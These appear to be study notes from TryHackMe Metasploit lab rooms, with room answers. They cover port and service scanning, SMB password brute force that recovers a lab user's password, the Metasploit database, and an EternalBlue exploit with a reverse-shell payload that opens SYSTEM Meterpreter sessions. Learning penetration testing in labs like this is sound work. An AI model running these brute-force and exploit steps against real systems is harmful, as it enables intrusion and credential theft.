[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.12.229
[*] Meterpreter session 2 opened (10.10.44.70:4444 -> 10.10.12.229:49186) at 2021-08-20 02:0
6:48 +0100
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Session 2 created in the background.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

This will return you the context prompt from which you have run the exploit. Some modules support the `check` option. This will check if the target system is vulnerable without exploiting it.

Sessions: Once a vulnerability has been successfully exploited, a session will be created. This is the communication channel established between the target system and Metasploit. You can use the `background` command to background the session prompt and go back to the msfconsole prompt.

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Alternatively, `CTRL+Z` can be used to background sessions. The `sessions` command can be used from the msfconsole prompt or any context to see the existing sessions.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.
12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.
12.229:49186 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.
12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.
12.229:49186 (10.10.12.229)

msf6 >
```

To interact with any session, you can use the `sessions -i` command followed by the desired session number.

```
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.
12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.
12.229:49186 (10.10.12.229)
```

```
msf6 > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

As we have seen so far, Metasploit is a powerful tool that facilitates the exploitation process. The exploitation process comprises three main steps; finding the exploit, customizing the exploit, and exploiting the vulnerable service. Metasploit provides many modules that you can use for each step of the exploitation process. Through this room, we have seen the basic components of Metasploit and their respective use.

> How would you set the LPORT value to 6666? set LPORT 6666

> How would you set the global value for RHOSTS to 10.10.19.23 ? setg RHOSTS 10.10.19.23

> What command would you use to clear a set payload? unset PAYLOAD

> What command do you use to proceed with the exploitation phase? exploit

Metasploit: Exploitation

1 - Introduction

We will also cover how the database feature makes it easier to manage penetration testing engagements with a broader scope. Finally, we will look at generating payloads with msfvenom and how to start a Meterpreter session on most target platforms.

2 - Scanning

Port Scanning: Metasploit has a number of modules to scan open ports on the target system and network. You can list potential port scanning modules available using the `search portscan` command.

```
msf6 > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Descr
iption
   -  ----                                              ---------------  ----    -----  -----
------
   0  auxiliary/scanner/http/wordpress_pingback_access                   normal  No     Wordp
ress Pingback Locator
   1  auxiliary/scanner/natpmp/natpmp_portscan                           normal  No     NAT-P
MP External Port Scanner
   2  auxiliary/scanner/portscan/ack                                     normal  No     TCP A
CK Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce                               normal  No     FTP B
ounce Port Scanner
```

Port scanning modules will require you to set a few options:

```
msf6 auxiliary(scanner/portscan/tcp) > show options
```

```
Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in mill
iseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to
+/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or host
s file with syntax 'file:'
   THREADS      1                yes       The number of concurrent threads (max one per hos
t)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) >
```

- **CONCURRENCY:** Number of targets to be scanned simultaneously.
- **PORTS:** Port range to be scanned. Please note that 1-1000 here will not be the same as using Nmap with the default configuration. Nmap will scan the 1000 most used ports, while Metasploit will scan port numbers from 1 to 10000.
- **RHOSTS:** Target or target network to be scanned.
- **THREADS:** Number of threads that will be used simultaneously. More threads will result in faster scans.

You can directly perform Nmap scans from the msfconsole prompt as shown below faster:

```
msf6 > nmap -sS 10.10.12.229
[*] exec: nmap -sS 10.10.12.229


Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-20 03:54 BST
Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)
Host is up (0.0011s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
MAC Address: 02:CE:59:27:C8:E3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 64.19 seconds
msf6 >
```

As for information gathering, if your engagement requires a speedier approach to port scanning, Metasploit may not be your first choice. However, a number of modules make Metasploit a useful tool for the scanning phase.

UDP service Identification: The `scanner/discovery/udp_sweep` module will allow you to quickly identify services running over the UDP (User Datagram Protocol). As you can see below, this module will not conduct an extensive scan of all possible UDP services but does provide a quick way to identify services such as DNS or NetBIOS.

```
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 10.10.12.229->10.10.12.229 (1 hosts)
[*] Discovered NetBIOS on 10.10.12.229:137 (JON-PC::U :WORKGROUP::G :JON-PC::U :WORKGROUP::G
:WORKGROUP::U :__MSBROWSE__::G :02:ce:59:27:c8:e3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) >
```


SMB Scans: Metasploit offers several useful auxiliary modules that allow us to scan specific services. Below is an example for the SMB. Especially useful in a corporate network would be `smb_enumshares` and `smb_version` but please spend some time to identify scanners that the Metasploit version installed on your system offers.

```
msf6 auxiliary(scanner/smb/smb_version) > run

[+] 10.10.12.229:445      - Host is running Windows 7 Professional SP1 (build:7601) (name:JON
-PC) (workgroup:WORKGROUP ) (signatures:optional)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Remember, Metasploit has many modules that can help you have a better understanding of the target system and possibly help you find vulnerabilities. It is always worth performing a quick search to see if there are any modules that could be helpful based on your target system.

> How many ports are open on the target system? 5



> Using the relevant scanner, what NetBIOS name can you see? ACME IT SUPPORT

```
msf > search netbios

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
ck  Description
   -  ----                                              ---------------  ----
--  -----------
   0  auxiliary/scanner/http/ntlm_info_enumeration      .                normal
    Host Information Enumeration via NTLM Authentication
   1  auxiliary/spoof/llmnr/llmnr_response              .                normal
    LLMNR Spoofer
   2  auxiliary/scanner/netbios/nbname                  .                normal
    NetBIOS Information Discovery
   3  auxiliary/spoof/nbns/nbns_response                .                normal
    NetBIOS Name Service Spoofer
   4  auxiliary/server/netbios_spoof_nat                2016-06-14       normal
    NetBIOS Response "BadTunnel" Brute Force Spoof (NAT Tunnel)
   5  auxiliary/admin/netbios/netbios_spoof             .                normal
    NetBIOS Response Brute Force Spoof (Direct)
   6  auxiliary/dos/smb/smb_loris                       2017-06-29       normal
    SMBLoris NBSS Denial of Service
   7  auxiliary/server/wpad                             .                normal
    WPAD.dat File Server


Interact with a module by name or index. For example info 7, use 7 or use au
ary/server/wpad

msf > use 2
msf auxiliary(scanner/netbios/nbname) > set rhosts 10.113.170.117
rhosts => 10.113.170.117
msf auxiliary(scanner/netbios/nbname) > run
[*] Sending NetBIOS requests to 10.113.170.117->10.113.170.117 (1 hosts)
[+] 10.113.170.117 [] OS:Unix Names:(__MSBROWSE__, , ACME IT SUPPORT)  Mac:0
:00:00:00:00
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

What is running on port 8000? webfs/1.21

```
msf auxiliary(scanner/netbios/nbname) > search http_version

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Descr
iption
   -  ----                                ---------------  ----    -----  -----
-----
   0  auxiliary/scanner/http/http_version  .               normal  No     HTTP
Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxili
ary/scanner/http/http_version

msf auxiliary(scanner/netbios/nbname) > use 0
msf auxiliary(scanner/http/http_version) > show options
```

```
msf auxiliary(scanner/netbios/nbname) > use 0
msf auxiliary(scanner/http/http_version) > show options 10.113.170.117

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]. Supported proxie
                                       s: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connecti
                                       ons
   THREADS  1                yes       The number of concurrent threads (max o
                                       ne per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

[-] Invalid parameter "10.113.170.117", use "show -h" for more information
msf auxiliary(scanner/http/http_version) > set rport 8000
rport => 8000
msf auxiliary(scanner/http/http_version) > set rhosts 10.113.170.117
rhosts => 10.113.170.117
msf auxiliary(scanner/http/http_version) > run
[+] 10.113.170.117:8000 webfs/1.21 ( 403-Forbidden )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

What is the "penny" user's SMB password? Use the wordlist mentioned in the previous task. leo1234

```
msf auxiliary(scanner/http/http_version) > search smb_login

Matching Modules
================

   #  Name                            Disclosure Date  Rank    Check  Description
   -  ----                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login  .                normal  No     SMB Login Chec
k Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/s
canner/smb/smb_login

msf auxiliary(scanner/http/http_version) > use 0
show [*] New in Metasploit 6.4 - The CreateSession option within this module can open
 an interactive session
msf auxiliary(scanner/smb/smb_login) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lock
                                                out is detected
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank user
```

```
   USER_AS_PASS       false            no        Try the username as the password f
                                                 or all users
   USER_FILE                           no        File containing usernames, one per
                                                  line
   VERBOSE            true             yes       Whether to print output for all at
                                                 tempts


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_login) > set rhost 10.113.170.117
rhost => 10.113.170.117
msf auxiliary(scanner/smb/smb_login) > set smbuser penny
smbuser => penny
msf auxiliary(scanner/smb/smb_login) > set File
[-] Unknown datastore option: File.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.

msf auxiliary(scanner/smb/smb_login) > set PASS_FILE
PASS_FILE =>
msf auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/Metasploi
oom/MetasploitWordlist.txt
PASS_FILE => /usr/share/wordlists/MetasploitRoom/MetasploitWordlist.txt
msf auxiliary(scanner/smb/smb_login) >
msf auxiliary(scanner/smb/smb_login) > run
[*] 10.113.170.117:445     - 10.113.170.117:445     - Starting SMB login bruteforce
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:95',
[!] 10.113.170.117:445     - No active DB -- Credential data will not be saved!
```

```
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:dragon',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:earth',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:fire',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:football',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:goat',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:goat',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:god',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:guessme',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:hugs',
[-] 10.113.170.117:445     - 10.113.170.117:445     - Failed: '.\penny:letmein',
[+] 10.113.170.117:445     - 10.113.170.117:445     - Success: '.\penny:leo1234'
[*] 10.113.170.117:445     - Scanned 1 of 1 hosts (100% complete)
[*] 10.113.170.117:445     - Bruteforce completed, 1 credential was successful.
[*] 10.113.170.117:445     - You can open an SMB session with these credentials and Cr
eateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

3 - The Metasploit Database

Metasploit has a database function to simplify project management and avoid possible confusion when setting up parameter values. You will first need to start the PostgreSQL database, which Metasploit will use with the following command: `systemctl start postgresql`. Then you will need to initialize the Metasploit Database using the `msfdb init` command. However, trying to run `msfdb init` as root will give the following error message, "Please run msfdb as a non-root user." This can be solved by running it as the `postgres` account using `sudo -u postgres msfdb init`. The terminal below shows the example

output. As mentioned, the steps below have already been performed on the AttackBox; however, if you are interested in repeating them, you will need to delete the existing database first using `sudo -u postgres msfdb delete`.

```
root@attackbox:~# systemctl start postgresql
root@attackbox:~# sudo -u postgres msfdb init
Running the 'init' command for the database:
Creating database at /var/lib/postgresql/.msf4/db
Creating db socket file at /tmp
Starting database at /var/lib/postgresql/.msf4/db...waiting for server to start.... done
server started
success
Creating database users
Writing client authentication configuration file /var/lib/postgresql/.msf4/db/pg_hba.conf
Stopping database at /var/lib/postgresql/.msf4/db
Starting database at /var/lib/postgresql/.msf4/db...waiting for server to start.... done
server started
success
Creating initial database schema
Database initialization successful
root@attackbox:~#
```

You can now launch `msfconsole` and check the database status using the `db_status` command.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

The database feature will allow you to create workspaces to isolate different projects. When first launched, you should be in the default workspace. You can list available workspaces using the `workspace` command.

```
msf6 > workspace
* default
msf6 >
```

You can add a workspace using the `-a` parameter or delete a workspace using the `-d` parameter, respectively. The screenshot below shows that a new workspace named "tryhackme" was created.

```
msf6 > workspace -a tryhackme
[*] Added workspace: tryhackme
[*] Workspace: tryhackme
msf5 > workspace
default
* tryhackme
msf6 >
```

You will also notice that the new database name is printed in red, starting with a `*` symbol. You can use the workspace command to navigate between workspaces simply by typing `workspace` followed by the desired workspace name.

```
msf6 > workspace
default
* tryhackme
msf5 > workspace default
[*] Workspace: default
msf5 > workspace
```

```
tryhackme
* default
msf6 >
```

You can use the `workspace -h` command to list available options for the `workspace` command.

```
msf6 > workspace -h
Usage:
workspace                 List workspaces
workspace -v              List workspaces verbosely
workspace [name]          Switch workspace
workspace -a [name] ...   Add workspace(s)
workspace -d [name] ...   Delete workspace(s)
workspace -D              Delete all workspaces
workspace -r     Rename workspace
workspace -h              Show this help information
```

Different from regular Metasploit usage, once Metasploit is launched with a database, the `help` command, you will show the Database Backends Commands menu.

```
Database Backend Commands
=========================

Command           Description
-------           -----------
analyze           Analyze database information about a specific address or address range
db_connect        Connect to an existing data service
db_disconnect     Disconnect from the current data service
db_export         Export a file containing the contents of the database
db_import         Import a scan result file (filetype will be auto-detected)
db_nmap           Executes nmap and records the output automatically
db_rebuild_cache  Rebuilds the database-stored module cache (deprecated)
db_remove         Remove the saved data service entry
db_save           Save the current data service connection as the default to reconnect on sta
rtup
db_status         Show the current data service status
hosts             List all hosts in the database
loot              List all loot in the database
notes             List all notes in the database
services          List all services in the database
vulns             List all vulnerabilities in the database
workspace         Switch between database workspaces
```

If you run a Nmap scan using the `db_nmap` shown below, all results will be saved to the database.

```
msf6 > db_nmap -sV -p- 10.10.12.229
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-20 03:15 UTC
[*] Nmap: Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)
[*] Nmap: Host is up (0.00090s latency).
[*] Nmap: Not shown: 65526 closed ports
[*] Nmap: PORT      STATE SERVICE            VERSION
[*] Nmap: 135/tcp   open  msrpc              Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgrou
```

```
p: WORKGROUP)
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49158/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49162/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: MAC Address: 02:CE:59:27:C8:E3 (Unknown)
[*] Nmap: Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 94.91 seconds
msf6 >
```

You can now reach information relevant to hosts and services running on target systems with the hosts and services commands, respectively.

```
msf6 > hosts

Hosts
=====

address       mac                name                                        os_name  os_flav
or  os_sp  purpose  info  comments
-------       ---                ----                                        -------  -------
--  -----  -------  ----  --------
10.10.12.229  02:ce:59:27:c8:e3  ip-10-10-12-229.eu-west-1.compute.internal  Unknown
device

msf6 > services
Services
========

host          port   proto  name              state  info
----          ----   -----  ----              -----  ----
10.10.12.229  135    tcp    msrpc             open   Microsoft Windows RPC
10.10.12.229  139    tcp    netbios-ssn       open   Microsoft Windows netbios-ssn
10.10.12.229  445    tcp    microsoft-ds      open   Microsoft Windows 7 - 10 microsoft-ds w
orkgroup: WORKGROUP
10.10.12.229  3389   tcp    ssl/ms-wbt-server  open
10.10.12.229  49152  tcp    msrpc             open   Microsoft Windows RPC
10.10.12.229  49153  tcp    msrpc             open   Microsoft Windows RPC
10.10.12.229  49154  tcp    msrpc             open   Microsoft Windows RPC
10.10.12.229  49158  tcp    msrpc             open   Microsoft Windows RPC
10.10.12.229  49162  tcp    msrpc             open   Microsoft Windows RPC

msf6 >
```

The `hosts -h` and `services -h` commands can help you become more familiar with available options. Once the host information is stored in the database, you can use the `hosts -R` command to add this value to the RHOSTS parameter.

Example Workflow

1. We will use the vulnerability scanning module that finds potential MS17-010 vulnerabilities with the `use auxiliary/scanner/smb/smb_ms17_010` command.

2. We set the RHOSTS value using `hosts -R`.
3. We have typed `show options` to check if all values were assigned correctly. (In this example, 10.10.138.32 is the IP address we have scanned earlier using the `db_nmap` command)
4. Once all parameters are set, we launch the exploit using the `run` or `exploit` command.

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > hosts -R

Hosts
=====

address       mac                name                                          os_name  os_flav
or  os_sp  purpose  info  comments
-------       ---                ----                                          -------  -------
--  -----  -------  ----  --------
10.10.12.229  02:ce:59:27:c8:e3  ip-10-10-12-229.eu-west-1.compute.internal  Unknown
device

RHOSTS => 10.10.12.229

msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name         Current Setting                                                Required  Descri
ption
----         ---------------                                                --------  ------
-----
CHECK_ARCH   true                                                           no        Check
for architecture on vulnerable hosts
CHECK_DOPU   true                                                           no        Check
for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE   false                                                          no        Check
for named pipe on vulnerable hosts
NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List o
f named pipes to check
RHOSTS       10.10.12.229                                                   yes       T
```

If there is more than one host saved to the database, all IP addresses will be used when the hosts -R command is used. In a typical penetration testing engagement, we could have the following scenario:

- Finding available hosts using the `db_nmap` command
- Scanning these for further vulnerabilities or open ports (using a port scanning module)

The services command used with the `-S` parameter will allow you to search for specific services in the environment.

```
msf6 > services -S netbios
Services
========

host          port  proto  name         state  info
----          ----  -----  ----         -----  ----
10.10.12.229  139   tcp    netbios-ssn  open   Microsoft Windows netbios-ssn
```

```
msf6 >
```

4 - Vulnerability Scanning

Finding vulnerabilities using Metasploit will rely heavily on your ability to scan and fingerprint the target. The better you are at these stages, the more options Metasploit may provide you. For example, if you identify a VNC service r

unning on the target, you may use the `search` function on Metasploit to list useful modules. The results will contain payload and post modules. At this stage, these results are not very useful as we have not discovered a potential exploit to use just yet. However, in the case of VNC, there are several scanner modules that we can use.

```
msf6 > use auxiliary/scanner/vnc/
use auxiliary/scanner/vnc/ard_root_pw    use auxiliary/scanner/vnc/vnc_login      use auxilia
ry/scanner/vnc/vnc_none_auth
msf6 > use auxiliary/scanner/vnc/
```

You can use the `info` command for any module to have a better understanding of its use and purpose.

```
msf6 auxiliary(scanner/vnc/vnc_login) > info

       Name: VNC Authentication Scanner
     Module: auxiliary/scanner/vnc/vnc_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  carstein
  jduck

Check supported:
  No

Basic options:
  Name              Current Setting                                          Required
Description
  ----              ---------------                                          --------
-----------
  BLANK_PASSWORDS   false                                                    no
Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                                        yes
How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                                                    no
Try each user/password couple stored in the current database
  DB_ALL_PASS       false                                                    no
Add all passwords in the current database to the list
  DB_ALL_USERS      false                                                    no
Add all users in the current database to the list
```

As you can see, the `vnc_login` module can help us find login details for the VNC service.

> Who wrote the module that allows us to check SMTP servers for open relay? Iexey Tyurin

```
msf > search smb_ms17_010

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Ch
   -  ----                                ---------------  ----    --
   0  auxiliary/scanner/smb/smb_ms17_010  .                normal  Ye
B RCE Detection
   1    \_ AKA: DOUBLEPULSAR              .                .       .
   2    \_ AKA: ETERNALBLUE               .                .       .
```

```
msf auxiliary(scanner/smb/smb_ms17_010) > service -S netbios
[*] exec: service -S netbios

-S: unrecognized service
msf auxiliary(scanner/smb/smb_ms17_010) > search relay

Matching Modules
================

   #   Name                                                    Disclosure Dat
e  Rank       Check  Description
   -   ----                                                    --------------
-  ----       -----  -----------
   0   exploit/linux/http/apache_hugegraph_gremlin_rce         2024-04-22
   excellent  Yes    Apache HugeGraph Gremlin RCE
   1   auxiliary/server/relay/esc8                             .
   normal     Yes    ESC8 relay: SMB to HTTP(S)
   2   auxiliary/server/http_ntlmrelay                         .
   normal     No     HTTP Client MS Credential Relayer
   3   auxiliary/gather/ibm_bigfix_sites_packages_enum         2019-03-18
   normal     No     IBM BigFix Relay Server Sites and Package Enum
   4   exploit/windows/smb/smb_relay                           2001-03-31
   excellent  Yes    MS08-068 Microsoft Windows SMB Relay Code Execution
   5     \_ action: CREATE_SMB_SESSION                         .
   .          .      Do not close the SMB connection after relaying, and instead crea
te an SMB session
```

```
msf auxiliary(scanner/smb/smb_ms17_010) > use 29
msf auxiliary(scanner/sap/sap_soap_rfc_pfl_check_os_file_existence) > info

       Name: SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence Check
     Module: auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  lexey Tyurin
  nmonkee

Module stability:
 crash-safe
```

5 - Exploitation

As the name suggests, Metasploit is an exploitation framework. Exploits are the most populated module category.

```
       =[ metasploit v5.0.101-dev]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post]
+ -- --=[ 562 payloads - 45 encoders - 10 nops]
+ -- --=[ 7 evasion]
```

You can search exploits using the `search` command, obtain more information about the exploit using the `info` command, and launch the exploit using `exploit`. While the process itself is simple, remember that a successful outcome depends on a

thorough understanding of services running on the target system. Most of the exploits will have a preset default payload. However, you can always use the `show payloads` command to list other commands you can use with that specific exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                     Disclosure Date  Rank    Check  Descriptio
n
   -   ----                                     ---------------  ----    -----  ----------
-
   0   generic/custom                                            manual  No     Custom Pay
load
   1   generic/shell_bind_tcp                                    manual  No     Generic Co
mmand Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                 manual  No     Generic Co
mmand Shell, Reverse TCP Inline
   3   windows/x64/exec                                          manual  No     Windows x6
4 Execute Command
   4   windows/x64/loadlibrary                                   manual  No     Windows x6
4 LoadLibrary Path
   5   windows/x64/messagebox                                    manual  No     Windows Me
ssageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                     manual  No     Windows Me
terpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                manual  No     Windows Me
terpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                   manual  No     Windows Me
terpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                          manual  No     Windows Me
terpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                      manual  No     Windows Me
terpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
```

Once you have decided on the payload, you can use the `set payload` command to make your choice.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 2
payload => generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authent
ication
   SMBPass                         no        (Optional) The password for the specified userna
me
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Tar
```

```
get.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Note that choosing a working payload could become a trial and error process due to environmental or OS restrictions such as firewall rules, anti-virus, file writing, or the program performing the payload execution isn't available (eg. payload/python/shell_reverse_tcp). Some payloads will open new parameters that you may need to set, running the `show options` command once more can show these. As you can see in the above example, a reverse payload will at least require you to set the `LHOST` option.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.186.44
lhost => 10.10.186.44
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.186.44:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7
601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7
Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 76
01 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack
1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
